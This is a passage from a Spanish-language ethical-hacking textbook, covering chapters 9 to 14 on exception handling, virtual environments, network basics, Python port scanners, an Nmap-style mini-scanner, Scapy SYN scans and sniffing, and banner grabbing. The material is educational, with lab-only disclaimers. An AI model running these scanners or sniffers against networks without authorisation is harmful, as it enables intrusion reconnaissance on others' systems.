logging.basicConfig(filename="errores.log", level=logging.INFO)

try:
    with open("archivo_inexistente.txt", "r") as f:
        datos = f.read()
except FileNotFoundError as e:
    logging.error(f"Archivo no encontrado: {e}")
except Exception as e:
    logging.error(f"Error inesperado: {e}")
```

Esto crea un archivo `errores.log` con registros de los problemas.

7. Patrones de diseño seguro

Algunos patrones útiles:

- **Fail-safe defaults:** si algo falla, asumir el estado más seguro (ej., puerto cerrado).
- **Principio de mínima exposición:** no muestres mensajes sensibles al usuario final.
- **Defensa en profundidad:** combina validación, excepciones, logs y restricciones.
- **Reintentos controlados:** usa reintentos con backoff para evitar bloqueos.

Ejemplo: función segura para probar un puerto con fail-safe:

```
def probar_puerto(host, puerto, timeout=1):
    import socket
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(timeout)
    try:
        if s.connect_ex((host, puerto)) == 0:
            return True
        else:
            return False
    except Exception:
        return False # fail-safe
    finally:
        s.close()
```

8. Ejemplo práctico completo: escaneo robusto con logging y validación

```
import socket, logging, ipaddress

logging.basicConfig(filename="escaneo.log", level=logging.INFO)

def validar_ip(ip):
    try:
        ipaddress.ip_address(ip)
        return True
    except:
        return False

def escanear(host, puertos):
    resultados = {}
    if not validar_ip(host):
        logging.error(f"IP inválida: {host}")
        return resultados

    for p in puertos:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(1)
        try:
            s.connect((host, p))
            resultados[p] = "abierto"
            logging.info(f"{host}:{p} abierto")
        except socket.timeout:
            resultados[p] = "timeout"
            logging.warning(f"{host}:{p} timeout")
        except ConnectionRefusedError:
            resultados[p] = "cerrado"
            logging.info(f"{host}:{p} cerrado")
        except Exception as e:
            resultados[p] = "error"
            logging.error(f"{host}:{p} error {e}")
        finally:
            s.close()
    return resultados

print(escanear("192.168.1.10", [22,80,443]))
```

Conclusiones

El **manejo de excepciones y seguridad en scripts** es una habilidad crítica para cualquier hacker ético. Con estas técnicas:

- Evitas fallos inesperados en tus herramientas.
- Garantizas que tus scripts funcionen incluso en condiciones adversas.
- Documentas y registras todos los errores de manera profesional.
- Refuerzas la seguridad de tus programas, evitando comportamientos peligrosos.

Un buen pentester no solo detecta vulnerabilidades, sino que desarrolla **herramientas robustas y seguras** que reflejan su profesionalismo.

☞ En el próximo capítulo (10) aprenderás a **Uso de entornos virtuales y dependencias seguras**, clave para mantener tu laboratorio organizado y libre de riesgos al trabajar con múltiples librerías de ciberseguridad.

Capítulo 10. Uso de entornos virtuales y dependencias seguras

Disclaimer: Este capítulo es únicamente con fines educativos. Los ejemplos deben ejecutarse en tu propio laboratorio personal. Nunca uses estas técnicas para alterar entornos ajenos ni para comprometer la seguridad de otros sistemas. El uso indebido es ilegal y contrario a la ética profesional.

Introducción

En los capítulos anteriores hemos creado scripts de pentesting y manipulación de redes con Python. Quizás ya notaste que, a medida que instalas librerías (Requests, Scapy, Paramiko, Cryptography, etc.), tu sistema empieza a llenarse de dependencias. Esto puede generar **conflictos de versiones**, problemas de compatibilidad y, en el peor de los casos, vulnerabilidades si no controlas qué paquetes instalas.

La solución profesional es usar **entornos virtuales**. Estos permiten aislar dependencias de un proyecto sin afectar el sistema global. Un entorno virtual es como un laboratorio dentro del laboratorio: un espacio controlado donde puedes instalar librerías, probar versiones específicas, actualizar cuando quieras y borrar sin que el resto del sistema se entere.

En este capítulo aprenderás:

1. Qué son los entornos virtuales en Python.
 2. Cómo crear, activar y eliminar entornos.
 3. Manejo de dependencias con `pip` y `requirements.txt`.
 4. Uso de herramientas adicionales como `pip-tools` o `poetry`.
 5. Buenas prácticas de seguridad en la gestión de dependencias.
 6. Automatización: cómo generar reportes de seguridad de tus librerías.
-

1. ¿Qué es un entorno virtual?

Un entorno virtual es un **directorio aislado** que contiene:

- Una copia del intérprete de Python.
- Un conjunto independiente de librerías.
- Scripts de arranque para activarlo y usarlo.

Esto significa que puedes tener múltiples proyectos con versiones distintas de librerías sin que entren en conflicto.

Ejemplo:

- Proyecto A → usa Requests 2.26
 - Proyecto B → usa Requests 2.31
 - Sistema global → limpio, sin interferencias.
-

2. Creación de un entorno virtual

Python incluye el módulo `venv` para crear entornos virtuales.

En Linux/macOS:

```
python3 -m venv venv
source venv/bin/activate
```

En Windows (PowerShell):

```
python -m venv venv
venv\Scripts\activate
```

Verás que el prompt cambia, indicando que estás dentro del entorno.

Para salir:

```
deactivate
```

3. Instalación de librerías en un entorno

Una vez activado el entorno, todo lo que instales con `pip` quedará dentro de él:

```
pip install requests scrapy paramiko cryptography
```

Puedes comprobar las librerías instaladas:

```
pip list
```

Ejemplo de salida:

Package	Version
-----	-----
cryptography	41.0.3
paramiko	3.2.0
requests	2.31.0
scrapy	2.5.0

4. Manejo de dependencias con `requirements.txt`

En proyectos de ciberseguridad, es fundamental poder **replicar el entorno**. Para ello se usa el archivo `requirements.txt`.

Generarlo:

```
pip freeze > requirements.txt
```

Ejemplo de archivo:

```
requests==2.31.0
scapy==2.5.0
paramiko==3.2.0
cryptography==41.0.3
```

Reinstalar dependencias en otra máquina:

```
pip install -r requirements.txt
```

5. Herramientas para gestión avanzada de dependencias

Además de `venv`, existen gestores que facilitan aún más el trabajo:

- **pip-tools** → compila dependencias y bloquea versiones exactas.
- **Poetry** → gestor completo de entornos y dependencias, muy usado en proyectos profesionales.
- **Conda** → popular en ciencia de datos, también útil para ciberseguridad.

Ejemplo con Poetry:

```
poetry init
poetry add requests scapy
poetry shell
```

6. Buenas prácticas de seguridad con dependencias

En hacking ético y programación segura, no basta con instalar paquetes: hay que hacerlo con responsabilidad.

- **Verifica la fuente:** instala siempre desde repositorios oficiales (PyPI).
 - **Revisa las versiones:** no uses versiones desactualizadas que tengan CVEs reportados.
 - **Evita instalar con `sudo pip install`:** eso compromete el sistema global.
 - **Congela dependencias:** usa `requirements.txt` o `poetry.lock` para garantizar que otros usen las mismas versiones seguras.
 - **Haz limpieza:** borra entornos que ya no uses para reducir superficie de ataque.
-

7. Auditoría de seguridad en librerías

Existen herramientas que revisan tus dependencias en busca de vulnerabilidades conocidas.

Ejemplo con `pip-audit` (de PyPI):

```
pip install pip-audit
pip-audit
```

Salida típica:

```
Found 1 known vulnerability in 1 package
Name          Version  ID              Fix Versions
-----
requests      2.25.0   PYSEC-2023-50   2.31.0
```

Esto te alerta de que debes actualizar la librería.

8. Caso práctico: proyecto de pentesting con entorno aislado

1. Crear entorno:

```
python3 -m venv venv
source venv/bin/activate
```

2. Instalar dependencias:

```
pip install scapy requests paramiko cryptography logging
```

3. Guardar dependencias:

```
pip freeze > requirements.txt
```

4. Verificar seguridad:

```
pip-audit
```

5. Compartir el proyecto con colegas → ellos solo deben clonar tu carpeta y ejecutar:

```
python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt
```

¡Y tendrán el mismo entorno que tú, sin riesgos!

Conclusiones

En este capítulo aprendiste que usar entornos virtuales no es opcional, sino una **buena práctica obligatoria** en proyectos profesionales de ciberseguridad. Ahora puedes:

- Crear entornos aislados con `venv`.
- Instalar y congelar dependencias en `requirements.txt`.
- Usar gestores avanzados como Poetry.
- Auditar librerías en busca de vulnerabilidades.
- Replicar entornos en distintos laboratorios de forma segura.

Un hacker ético profesional no solo sabe escribir exploits o scripts, sino también mantener su entorno controlado y confiable.

🔗 En el próximo capítulo (11) entraremos a **Teoría básica de redes para hacking ético**, un repaso necesario para comprender mejor el tráfico que analizaremos con Python y librerías como Scapy.

Parte II – Redes y Python

Capítulo 11. Teoría básica de redes para hacking ético

Disclaimer: Este capítulo es únicamente educativo y debe usarse solo en un laboratorio personal y controlado. Nunca intentes aplicar lo aprendido en redes ajenas sin autorización expresa. El mal uso es ilegal y contrario a la ética profesional.

Introducción

El hacking ético no se puede entender sin una sólida base en **redes**. Todos los ataques, defensas, auditorías y pruebas que realizamos giran alrededor del flujo de información entre dispositivos conectados. Un hacker ético profesional no solo escribe scripts en Python: también comprende cómo viajan los paquetes, qué protocolos existen, cómo se establecen las conexiones y dónde se pueden encontrar vulnerabilidades.

En este capítulo haremos un recorrido extenso por los fundamentos de redes aplicados al hacking ético. Iremos desde el modelo OSI hasta ejemplos prácticos de captura de paquetes con Python, pasando por protocolos clave, enrutamiento y herramientas de diagnóstico. La meta es que termines con una visión **integral y práctica** de redes como base sólida para tus futuras pruebas de seguridad.

Aprenderás:

1. **Modelos de referencia (OSI y TCP/IP).**
2. **Direcciones IP y subredes.**
3. **Protocolos de transporte (TCP y UDP).**
4. **Protocolos de aplicación comunes en pentesting.**

- 5. Resolución de nombres (DNS).
- 6. Enrutamiento y tablas de red.
- 7. Herramientas básicas de red (ping, traceroute, netstat).
- 8. Ejemplos prácticos en Python (ping sweep, escaneo básico).
- 9. Flujo TCP detallado (handshake y cierre).
- 10. Captura de paquetes con Scapy.

1. El modelo OSI y su aplicación en ciberseguridad

El modelo OSI divide la comunicación en 7 capas:

Capa	Función	Ejemplo en pentesting
7. Aplicación	Interacción con el usuario	HTTP, FTP, SSH, SMTP
6. Presentación	Codificación, cifrado	SSL/TLS
5. Sesión	Establecer y mantener sesiones	Control de SSH, NetBIOS
4. Transporte	Comunicación extremo a extremo	TCP, UDP
3. Red	Direccionamiento y enrutamiento	IP, ICMP
2. Enlace de datos	Control de acceso físico	Ethernet, ARP
1. Física	Medio físico de transmisión	Cables, Wi-Fi

En la práctica, como hackers éticos trabajamos más en las capas 2–7: sniffers de ARP, manipulación de paquetes IP, análisis de TCP/UDP y explotación de protocolos de aplicación.

El modelo TCP/IP simplifica a 4 capas: Aplicación, Transporte, Red y Acceso.

2. Direcciones IP y subredes

- **IPv4:** 32 bits, formato decimal (ej. 192.168.1.10).
- **IPv6:** 128 bits, formato hexadecimal (ej. 2001:db8::1).

Direcciones privadas más comunes en laboratorios:

- 10.0.0.0/8
- 172.16.0.0/12
- 192.168.0.0/16

Subredes: se definen con máscara (ej. /24 → 255.255.255.0).

Ejemplo:

- 192.168.1.0/24 → 254 hosts válidos (192.168.1.1–192.168.1.254).
- 192.168.1.0/28 → 14 hosts válidos.

Ejemplo en Python: calcular subredes

```
import ipaddress

red = ipaddress.ip_network("192.168.1.0/28")
print("Hosts disponibles:")
for host in red.hosts():
    print(host)
```

3. Protocolos de transporte: TCP y UDP

- **TCP**: conexión confiable, orientada a flujo, con confirmación de entrega. Ejemplo: HTTP, SSH.
- **UDP**: sin conexión, más rápido, sin garantías. Ejemplo: DNS, SNMP.

Ejemplo en Python: conexión TCP simple

```
import socket

host = "192.168.1.10"
puerto = 22

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2)
try:
    s.connect((host, puerto))
    print(f"Conexión establecida a {host}:{puerto}")
except Exception as e:
    print("Error:", e)
finally:
    s.close()
```

4. Protocolos de aplicación comunes en pentesting

Los protocolos más auditados en pruebas de seguridad:

- **HTTP/HTTPS** → aplicaciones web.
- **FTP** → transferencia de archivos, muchas veces mal configurado.
- **SMTP/IMAP/POP3** → servidores de correo.
- **DNS** → resolución de nombres, ataques de spoofing.
- **SMB** → compartición de archivos en Windows.
- **SSH/Telnet** → acceso remoto.

En cada uno de estos protocolos existen vectores de ataque si no se implementan correctamente: contraseñas débiles, cifrados obsoletos, configuraciones por defecto, etc.

5. Resolución de nombres: DNS

El sistema DNS traduce nombres de dominio a direcciones IP. Comprenderlo es esencial para auditorías.

Ejemplo en Python: resolución DNS

```
import socket

host = "example.com"
ip = socket.gethostbyname(host)
print(f"{host} -> {ip}")
```

Con dnspython, puedes realizar consultas más específicas:

```
import dns.resolver

respuesta = dns.resolver.resolve("example.com", "A")
for r in respuesta:
    print("Dirección IP:", r)
```

6. Enrutamiento y tablas de red

Cada máquina mantiene una tabla de enrutamiento que indica cómo llegar a distintas redes.

Ejemplo en Linux:

```
ip route show
```

En Python:

```
import socket

hostname = socket.gethostname()
ip_local = socket.gethostbyname(hostname)
print("IP local:", ip_local)
```

7. Herramientas básicas de red

- **ping** → prueba de conectividad ICMP.
- **traceroute/tracert** → muestra el camino de un paquete hasta el destino.
- **netstat/ss** → lista conexiones activas.
- **arp** → muestra tabla ARP.

Ejemplo de “ping” en Python usando `os.system`:

```
import os

host = "192.168.1.10"
```

```
os.system(f"ping -c 2 {host}")
```

8. Caso práctico: ping sweep en Python

```
import os

subred = "192.168.1."
for i in range(1, 20):
    ip = subred + str(i)
    respuesta = os.system(f"ping -c 1 -W 1 {ip} > /dev/null 2>&1")
    if respuesta == 0:
        print(f"[+] Host activo: {ip}")
    else:
        print(f"[-] Sin respuesta: {ip}")
```

9. El flujo TCP en detalle

Una de las claves para entender redes es conocer cómo funciona el **handshake de 3 vías** de TCP:

1. **SYN**: el cliente envía un paquete SYN al servidor solicitando conexión.
2. **SYN-ACK**: el servidor responde con un SYN-ACK si está disponible.
3. **ACK**: el cliente envía un ACK confirmando la conexión.

Esto establece una conexión confiable.

El cierre se realiza con un intercambio de **FIN/ACK** o un **RST**.

Diagrama simplificado:

Cliente		Servidor
	---- SYN ----->	
	<---- SYN-ACK -----	
	---- ACK ----->	
	Conexión establecida	

10. Captura de paquetes con Scapy

Scapy permite crear y analizar paquetes en Python.

Ejemplo: sniffing de 5 paquetes

```
from scapy.all import sniff

def mostrar(pkt):
    print(pkt.summary())

sniff(iface="eth0", prn=mostrar, count=5)
```

Ejemplo: construcción de un paquete TCP SYN

```
from scapy.all import IP, TCP, sr1

paquete = IP(dst="192.168.1.10")/TCP(dport=80, flags="S")
respuesta = sr1(paquete, timeout=2)

if respuesta and respuesta.haslayer(TCP):
    if respuesta[TCP].flags == "SA":
        print("[+] Puerto 80 abierto (SYN/ACK recibido)")
    else:
        print("[-] Respuesta inesperada")
```

Este script simula la primera parte de un handshake TCP (SYN scan) en un entorno controlado.

Conclusiones

En esta versión extendida del capítulo aprendiste:

- Los modelos OSI y TCP/IP como marco conceptual.
- Cómo funcionan direcciones IP, subredes y protocolos de transporte.
- Los protocolos de aplicación más comunes en auditorías.
- El papel de DNS y enrutamiento en la comunicación.
- Herramientas básicas de red que todo pentester debe manejar.
- Cómo implementar en Python ejemplos de ping, escaneo básico y resolución DNS.
- El detalle del **handshake TCP**, crucial para comprender ataques y defensas.
- Uso de **Scapy** para sniffing y construcción de paquetes en un laboratorio.

Con esta base, estás preparado para entrar en los siguientes capítulos donde usaremos Python para automatizar tareas más complejas, como **escaneos de puertos avanzados**, **sniffing profundo** y **ataques de red en entornos controlados**.

☞ El próximo capítulo será **12. Escaneo de puertos con Python**, donde crearás tu propio port scanner paso a paso, comparándolo con herramientas clásicas como Nmap.

Capítulo 12. Escaneo de puertos con Python (versión extendida)

Disclaimer: Este capítulo es únicamente con fines educativos. Los ejemplos de escaneo deben ejecutarse en un laboratorio personal y controlado. Nunca intentes realizar escaneos sobre sistemas o redes que no te pertenezcan ni sobre los que no tengas autorización expresa. El escaneo no autorizado de puertos se considera un ataque en la mayoría de legislaciones y es ilegal.

Introducción

El **escaneo de puertos** es una de las técnicas más antiguas, pero también más fundamentales en hacking ético. Conocer qué puertos están abiertos en un host nos permite identificar qué servicios corren sobre él y, por ende, qué vectores de ataque podrían existir. El escaneo es la primera etapa de reconocimiento activo en cualquier auditoría.

En este capítulo aprenderás:

1. Qué es un puerto y su rol en las comunicaciones.
2. Diferencias entre puertos TCP y UDP.
3. Tipos de escaneo (connect, SYN, UDP, banner grabbing).
4. Construcción de un escáner básico en Python usando `socket`.
5. Creación de un escáner concurrente (threads y asyncio).
6. Implementación de banner grabbing para identificar servicios.
7. Registro de resultados en archivos (CSV y JSON).
8. Comparación con Nmap y buenas prácticas éticas.
9. Ejemplos avanzados con Scapy para escaneos SYN en laboratorio.

El objetivo no es solo mostrar cómo se hace un port scanner en Python, sino también entender **qué ocurre debajo** y cómo hacer tus scripts más profesionales, seguros y útiles en un laboratorio de hacking ético.

1. ¿Qué es un puerto?

Un **puerto** es un número lógico que identifica servicios en una máquina. Van del 0 al 65535.

- **Puertos bien conocidos (0–1023):** reservados para servicios estándar. Ej.: 22 (SSH), 80 (HTTP), 443 (HTTPS).
- **Puertos registrados (1024–49151):** usados por aplicaciones.
- **Puertos dinámicos/privados (49152–65535):** usados para conexiones temporales.

Un host puede estar accesible en la red, pero lo que interesa a un pentester es **qué puertos tiene abiertos**, ya que eso revela los servicios activos.

2. TCP vs UDP en el escaneo

- **TCP:** conexión confiable. El escaneo TCP puede ser:
 - *Connect scan:* establece conexión completa (3-way handshake).
 - *SYN scan:* envía un SYN y analiza la respuesta (más sigiloso, requiere privilegios).
 - **UDP:** sin conexión. Más difícil de detectar, pero más lento porque muchos puertos no responden salvo que se envíe un paquete válido del protocolo.
-

3. Tipos de escaneo

- **Full connect scan:** sencillo, pero más ruidoso.
 - **SYN scan:** rápido y común (Nmap lo usa).
 - **UDP scan:** menos frecuente, útil en entornos específicos.
 - **Banner grabbing:** después de detectar un puerto abierto, intentar leer la respuesta inicial para identificar el servicio.
-

4. Escáner básico con Python (`socket.connect_ex`)

```
import socket

host = "192.168.1.10"
puertos = [21,22,23,80,443]

for p in puertos:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(1)
    resultado = s.connect_ex((host, p))
    if resultado == 0:
        print(f"[+] Puerto {p} abierto")
    else:
        print(f"[-] Puerto {p} cerrado")
    s.close()
```

Salida:

```
[+] Puerto 22 abierto
[+] Puerto 80 abierto
[-] Puerto 23 cerrado
```

5. Escaneo concurrente con Threads

Para acelerar el escaneo de muchos puertos, se usan **hilos (threads)**:

```
import socket, threading

host = "192.168.1.10"
puertos = range(20,100)

def escanear(p):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(0.5)
    if s.connect_ex((host, p)) == 0:
        print(f"[+] Puerto {p} abierto")
    s.close()

threads = []
for p in puertos:
    t = threading.Thread(target=escanear, args=(p,))
    threads.append(t)
    t.start()
```

```
for t in threads:
    t.join()
```

Esto permite lanzar decenas de conexiones simultáneas y terminar en segundos lo que antes tardaba minutos.

6. Escaneo con asyncio

El módulo `asyncio` aprovecha programación asíncrona para mejorar aún más el rendimiento.

```
import asyncio

async def probar_puerto(host, puerto):
    try:
        conn = asyncio.open_connection(host, puerto)
        reader, writer = await asyncio.wait_for(conn, timeout=1)
        print(f"[+] {puerto} abierto")
        writer.close()
        await writer.wait_closed()
    except:
        pass

async def main():
    host = "192.168.1.10"
    tareas = [probar_puerto(host, p) for p in range(20,100)]
    await asyncio.gather(*tareas)

asyncio.run(main())
```

Este enfoque es más escalable cuando hay que escanear **cientos de puertos en decenas de hosts** en un laboratorio.

7. Banner grabbing

Una vez detectado un puerto abierto, podemos intentar identificar el servicio mediante **banner grabbing**:

```
import socket

def banner(host, puerto):
    try:
        s = socket.socket()
        s.settimeout(2)
        s.connect((host, puerto))
        s.send(b"HEAD / HTTP/1.0\r\n\r\n")
        data = s.recv(1024)
        return data.decode(errors="ignore")
    except:
        return ""
```

```
        finally:
            s.close()

print(banner("192.168.1.10", 80))
```

Salida típica:

```
HTTP/1.1 200 OK
Server: Apache/2.4.41 (Ubuntu)
Date: Sun, 20 Aug 2025 18:55:00 GMT
```

8. Guardado de resultados en CSV/JSON

JSON:

```
import json

resultados = {"192.168.1.10": {"22": "open", "80": "open",
                                "23": "closed"}}
with open("escaneo.json", "w") as f:
    json.dump(resultados, f, indent=4)
```

CSV:

```
import csv

with open("escaneo.csv", "w") as f:
    writer = csv.writer(f)
    writer.writerow(["Host", "Puerto", "Estado"])
    for puerto, estado in resultados["192.168.1.10"].items():
        writer.writerow(["192.168.1.10", puerto, estado])
```

9. Comparación con Nmap

Nmap es el estándar de facto en escaneo de puertos. Nuestro escáner en Python no lo reemplaza, pero:

- **Ventajas de Python:** personalización, integración en flujos de auditoría, aprendizaje.
- **Ventajas de Nmap:** velocidad, sigilo, variedad de técnicas (SYN, UDP, fragmentación, scripts NSE).

Un buen hacker ético usa ambos: Nmap para reconocimiento rápido, Python para scripting personalizado.

10. Ejemplo avanzado con Scapy (SYN scan)

Con Scapy podemos enviar paquetes SYN y analizar la respuesta.

```

from scapy.all import IP, TCP, sr1

host = "192.168.1.10"
puertos = [22, 80, 443]

for p in puertos:
    paquete = IP(dst=host)/TCP(dport=p, flags="S")
    respuesta = sr1(paquete, timeout=1, verbose=0)
    if respuesta and respuesta.haslayer(TCP):
        if respuesta[TCP].flags == "SA":
            print(f"[+] Puerto {p} abierto (SYN/ACK recibido)")
        elif respuesta[TCP].flags == "RA":
            print(f"[-] Puerto {p} cerrado (RST recibido)")
        else:
            print(f"[?] Puerto {p} con respuesta inesperada")
    else:
        print(f"[?] Sin respuesta en puerto {p}")

```

Este ejemplo imita el comportamiento de un escaneo SYN como el de Nmap, pero a menor escala.

11. Buenas prácticas éticas en escaneo

- Siempre escanea solo tus propios laboratorios o sistemas con autorización.
 - Respeta la red: no lances escaneos masivos sin control de tiempo.
 - Documenta cada escaneo en un reporte con fecha, hora, parámetros y resultados.
 - Usa tus propios scripts como herramienta educativa, no como reemplazo de soluciones profesionales en entornos corporativos.
-

Conclusiones

En este capítulo aprendiste:

- Qué son los puertos y cómo clasificarlos.
- Diferencias entre TCP y UDP en escaneo.
- Implementación de un **port scanner básico** en Python.
- Cómo optimizar el escaneo con **threads** y **asyncio**.
- Cómo realizar **banner grabbing** para identificar servicios.
- Cómo guardar resultados en **JSON** y **CSV**.
- Cómo replicar un **escaneo SYN** en laboratorio con Scapy.
- La importancia de usar estos conocimientos siempre con **ética y responsabilidad**.

El escaneo de puertos es el punto de partida de muchas auditorías. A partir de aquí, podrás construir herramientas más avanzadas para **enumeración de servicios**, **explotación en laboratorio** y **automatización de reportes**.

🔖 En el próximo capítulo (13) veremos **Análisis de banners con Python**, donde aprenderás a profundizar en la identificación de servicios y versiones con técnicas más refinadas.

Capítulo 13. Implementación de un mini-scanner estilo Nmap (versión extendida)

Disclaimer: Este capítulo es únicamente educativo. Los ejemplos deben ejecutarse en tu laboratorio personal y controlado. Nunca escanees redes ni sistemas de terceros sin autorización expresa. El uso indebido de estas técnicas es ilegal y contrario a la ética profesional.

Introducción

En capítulos anteriores construimos **escáneres de puertos básicos** en Python y vimos cómo optimizarlos con `threads` y `asyncio`. Incluso llegamos a realizar pruebas de **banner grabbing** y **escaneos SYN** con Scapy. Ahora vamos a dar un paso más y armar un **mini-scanner estilo Nmap**.

No pretendemos reemplazar la potencia de Nmap —que tiene décadas de desarrollo y optimización— sino **comprender su lógica interna** y emular algunas de sus funciones básicas en un entorno de laboratorio. Con Python podemos crear una herramienta modular que:

1. Descubra hosts activos.
2. Escanee puertos (TCP connect o SYN scan).
3. Identifique servicios con banner grabbing.
4. Exporte resultados en JSON/CSV.
5. Integre perfiles de velocidad (slow/normal/fast).

Al finalizar tendrás una utilidad en Python parecida a un “Nmap reducido”, que servirá como proyecto práctico y base para seguir ampliando.

1. Diseño del mini-scanner

Nuestro scanner tendrá estos módulos principales:

- **Descubrimiento de hosts activos** (ping sweep).
- **Escaneo de puertos TCP** (connect scan, y opcional SYN scan con Scapy).
- **Identificación de servicios** (banner grabbing).
- **Exportación de resultados** en varios formatos.
- **Orquestador** para ejecutar todo en orden.

La estructura de directorios podría ser:

```
mini-nmap/  
├── config/  
│   ├── targets.txt  
│   └── profile.json  
├── results/  
└── scan.json
```

```
| | scan.csv
| | scan.log
| | scanner.py
```

2. Descubrimiento de hosts activos (Ping Sweep)

Primero detectamos qué máquinas de una subred responden.

```
import socket, concurrent.futures

def host_activo(ip, puerto=80, timeout=1):
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(timeout)
        if s.connect_ex((ip, puerto)) == 0:
            return True
    except:
        return False
    finally:
        s.close()
    return False

def ping_sweep(subred):
    activos = []
    with concurrent.futures.ThreadPoolExecutor(max_workers=50) as exe:
        futs = {exe.submit(host_activo, f"{subred}{i}"):
f"{subred}{i}" for i in range(1,20)}
        for fut in concurrent.futures.as_completed(futs):
            ip = futs[fut]
            if fut.result():
                activos.append(ip)
                print(f"[+] Host activo: {ip}")
    return activos
```

Prueba:

```
hosts = ping_sweep("192.168.1.")
```

3. Escaneo de puertos TCP

```
def escanear_puertos(host, puertos=[22,80,443], timeout=1):
    abiertos = []
    for p in puertos:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(timeout)
        if s.connect_ex((host, p)) == 0:
            abiertos.append(p)
        s.close()
    return abiertos
```

Ejemplo:

```
print(escanear_puertos("192.168.1.10", range(20,100)))
```

4. Banner Grabbing

Después de detectar un puerto abierto, intentamos identificar el servicio.

```
def banner(host, puerto):
    try:
        s = socket.socket()
        s.settimeout(2)
        s.connect((host, puerto))
        s.send(b"HEAD / HTTP/1.0\r\n\r\n")
        return s.recv(1024).decode(errors="ignore").split("\n")[0]
    except:
        return ""
    finally:
        s.close()
```

5. Exportación de resultados

```
import json, csv

def exportar_json(resultados, archivo="results/scan.json"):
    with open(archivo, "w") as f:
        json.dump(resultados, f, indent=4)

def exportar_csv(resultados, archivo="results/scan.csv"):
    with open(archivo, "w") as f:
        w = csv.writer(f)
        w.writerow(["Host", "Puerto", "Servicio"])
        for host, puertos in resultados.items():
            for p, servicio in puertos.items():
                w.writerow([host, p, servicio])
```

6. Orquestador: mini-Nmap completo

```
def mini_nmap(subred="192.168.1.", puertos=[22,80,443]):
    resultados = {}
    activos = ping_sweep(subred)
    for host in activos:
        abiertos = escanear_puertos(host, puertos)
        resultados[host] = {}
        for p in abiertos:
            resultados[host][p] = banner(host, p)
    exportar_json(resultados)
    exportar_csv(resultados)
```



```
return resultados
```

Ejemplo de ejecución:

```
if __name__ == "__main__":
    res = mini_nmap("192.168.1.", range(20,1025))
    print("Resultados del escaneo:")
    print(res)
```

7. Ejemplo avanzado: SYN Scan con Scapy

Para acercarnos más a Nmap, podemos usar Scapy para un escaneo SYN.

```
from scapy.all import IP, TCP, sr1

def syn_scan(host, puertos):
    abiertos = []
    for p in puertos:
        paquete = IP(dst=host)/TCP(dport=p, flags="S")
        resp = sr1(paquete, timeout=1, verbose=0)
        if resp and resp.haslayer(TCP):
            if resp[TCP].flags == "SA":
                abiertos.append(p)
    return abiertos

print(syn_scan("192.168.1.10", [22,80,443]))
```

8. Comparación con Nmap

Característica	Mini-Scanner Python	Nmap
Escaneo TCP connect	✓	✓
Escaneo SYN	✓ (Scapy)	✓ (muy optimizado)
Escaneo UDP	✗ (posible con Scapy)	✓
Detección de SO	✗	✓
NSE (scripts)	✗	✓
Exportación	JSON/CSV simple	XML, JSON, etc.

El mini-scanner es una gran práctica educativa, pero Nmap sigue siendo insustituible en auditorías reales.

9. Buenas prácticas éticas

- Documenta siempre los objetivos de tu escaneo.
 - No escanees rangos grandes sin autorización.
 - Haz pruebas primero con pocos puertos y luego expande.
 - Controla la **velocidad**: escanear demasiado rápido puede tumbar servicios en tu laboratorio.
-

Conclusiones

En este capítulo construiste un **mini-scanner estilo Nmap en Python**. Aprendiste a:

- Descubrir hosts activos.
- Escanear puertos TCP.
- Identificar servicios mediante banner grabbing.
- Exportar resultados en JSON y CSV.
- Integrar todas las funciones en un orquestador.
- Opcionalmente, realizar escaneos SYN con Scapy.

Este proyecto une teoría y práctica, y es un gran paso en tu formación como hacker ético profesional. Aunque no sustituye a Nmap, te brinda control total y comprensión profunda de cómo funciona un escaneo de red.

🔗 En el próximo capítulo (14) abordaremos **Análisis de banners con Python**, para profundizar en la identificación de versiones y servicios más allá de un simple escaneo.

Capítulo 14. Análisis de banners con Python (versión extendida)

Disclaimer: ¡Contenido solo educativo. Practica en tu laboratorio aislado. No ataques redes ni sistemas ajenos. Cualquier uso no autorizado es ilegal y antiético. ¡Tú asumes toda responsabilidad por tus acciones.

Introducción

El **análisis de banners** es una técnica clásica en reconocimiento activo que consiste en conectarse a un servicio y leer su “saludo” inicial o **respuesta temprana**. Ese texto —o bytes— suele revelar **producto, versión, sistema operativo, módulo habilitado** e incluso **pistas de configuración**. Si bien muchos administradores ocultan banners o los endurecen, en laboratorios educativos resultan una mina de información para practicar identificación de superficies de ataque y priorización de hallazgos.

Este capítulo te guía para construir un **módulo de análisis de banners robusto** en Python y a integrarlo a tu pipeline: tomaremos la salida del escáner de puertos, intentaremos banners por protocolo, aplicaremos **heurísticas, TLS/SNI, time-outs**,

backoff y **registro estructurado**. Además veremos cómo normalizar resultados, enriquecerlos (p. ej., extrayendo títulos de páginas), y exportarlos a formatos útiles para informes.

Al terminar, dispondrás de un “**banner engine**” extensible, con “probers” específicos por servicio (HTTP, HTTPS, SSH, SMTP, FTP, POP3/IMAP, SMB, RDP), más un **prober genérico** para cuando no sabemos qué hay detrás de un puerto.

1) ¿Qué es un banner y por qué importa?

Un **banner** es el primer fragmento de datos intercambiado al inicio de una conexión. Algunos protocolos envían su banner inmediatamente (ej. **SSH**: `SSH-2.0-OpenSSH_8.2p1`), otros responden al primer mensaje del cliente (ej. **HTTP** ante `HEAD / HTTP/1.0`). Extraer banners permite:

- **Identificar servicio y versión** para priorizar CVEs (en laboratorio).
- **Diferenciar productos** (Apache vs Nginx, vs IIS).
- **Detectar middleboxes** (WAF/CDN) por cabeceras o patrones.
- **Recolectar metadatos** útiles para inventario.

Limitaciones: algunos servicios ocultan banners, devuelven información ambigua o responden **binario** (SMB, RDP). Por eso combinaremos **lectura pasiva** (recibir) con **sondas activas** (enviar mensajes mínimos compatibles con el protocolo).

2) Buenas prácticas antes de empezar

- **Timeouts cortos** (0.5–2 s) para no bloquear el pipeline.
 - **No romper protocolos**: envía mensajes válidos o inocuos.
 - **Respeto por el objetivo**: limita concurrencia y tamaño de lectura.
 - **Registro estructurado**: guarda crudos y “fingerprints” normalizados.
 - **Separación por protocolo**: prober por servicio y un “genérico”.
